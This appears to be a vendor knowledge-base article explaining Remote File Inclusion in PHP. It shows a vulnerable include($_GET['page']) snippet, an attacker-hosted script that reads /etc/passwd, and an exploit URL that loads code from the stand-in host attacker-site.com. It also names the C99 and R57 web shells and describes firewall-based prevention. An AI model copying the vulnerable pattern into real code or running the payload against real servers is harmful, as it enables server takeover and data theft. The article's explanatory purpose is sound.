Remote File Inclusion Vulnerability

https://campus.barracuda.com/doc/42049415/

Description

Remote File Inclusion (RFI) is an attack technique that exploits the ability of certain web-based programming frameworks to dynamically execute remote scripts. The vulnerability manifests when the name or location of the remote script is constructed using input parameters in an HTTP request and the web application fails to validate these inputs.


Using the parameter's value, the web server accesses a remote file, specified by a URI (for example, http://www.attacker-site.com/malicious.php) and includes malicious code from this remote file into the currently executing context on the victim web server. The malicious script could steal sensitive data, take over the web server, or install back doors.

Remote File Inclusion attacks are mostly performed on web applications that are built using server-side scripting language, such as PHP. PHP programming uses "file include" extensively, so it is more vulnerable for RFI attacks. RFI attacks are also manifested in other environments like JSP and ASP.

Effects

If an attacker succeeds in exploiting Remote File Inclusion vulnerability in a web server or a web application, they can include a remotely hosted malicious file and execute their code remotely. By executing the code, the attacker can steal session cookies, sensitive data stored on the server, manipulate the content, or control the server completely.

Ready-to-use "web shells" like C99 and R57 are freely available on the web. These very powerful web based shells provide a sophisticated UI to completely control the system, including full access to OS commands and file systems and options to install back doors or Trojans.



Methods

A Remote File Inclusion attack occurs when the user-supplied input is not properly filtered or sanitized. The following data must be sanitized properly before being processed:

- URL Parameters
- FORM Parameters (GET and POST parameters)
- Cookies
- HTTP Request Headers

Example

A web user access `www.exampleRFI.com` and lands in the main page. The request would go to the server as: `http://www.exampleRFI.com/content.php?page=menu.php`

If the `content.php` processes the value of the `page` parameter as:

```
<?php
```

```
.......

 include( $_GET['page']);

 .......

  ?>
```

According to the PHP code above, `menu.php` is executed in the server and displayed in `content.php` in the browser.

If the attacker is able to figure out how `content.php` works, they could try to include a malicious script to be executed, instead of `menu.php`, to steal server information.

For example, the attacker might host a script like the one below to read the password file on UNIX-based systems, located in `/etc/passwd`. (`malicious.php` resides in `www.attacker-site.com`)

```
<?php

$filename = "/etc/passwd";

  $fh = fopen($filename, 'r');

  $read_content = fread($fh, 1000);

  fclose($fh);

  echo $read_content;

?>
```

The attacker could then alter the page parameter to point to their remotely hosted malicious script:

```
http://www.xyz.com/content.php?page=http://www.attacker-site.com/malicious.php
```

This would display the user's account information that is stored in the `/etc/passwd` file of the server.

Prevention

Properly sanitizing and filtering the user input can prevent Remote File Inclusion attacks. Vulnerability scanning and code audits can help identify such vulnerabilities, but legacy and third-party code can be a challenge. In addition, scanning does not remediate, so you must implement the fixes manually. This can be a challenge when the interfaces are tightly wound into the code.

The Barracuda Web Application Firewall's default security policy includes rule sets to identify and block RFI attacks out-of-the-box. The Barracuda Web Application Firewall logs all instances of such attacks in the Web Firewall Logs, along with exact details of the targeted parameter and the malicious values used for the exploit. You can also configure alerts and notifications for such attacks.

Tags

OWASP Top 10, PCI-DSS

See Also

CWE 98, OWASP, WASC

Figures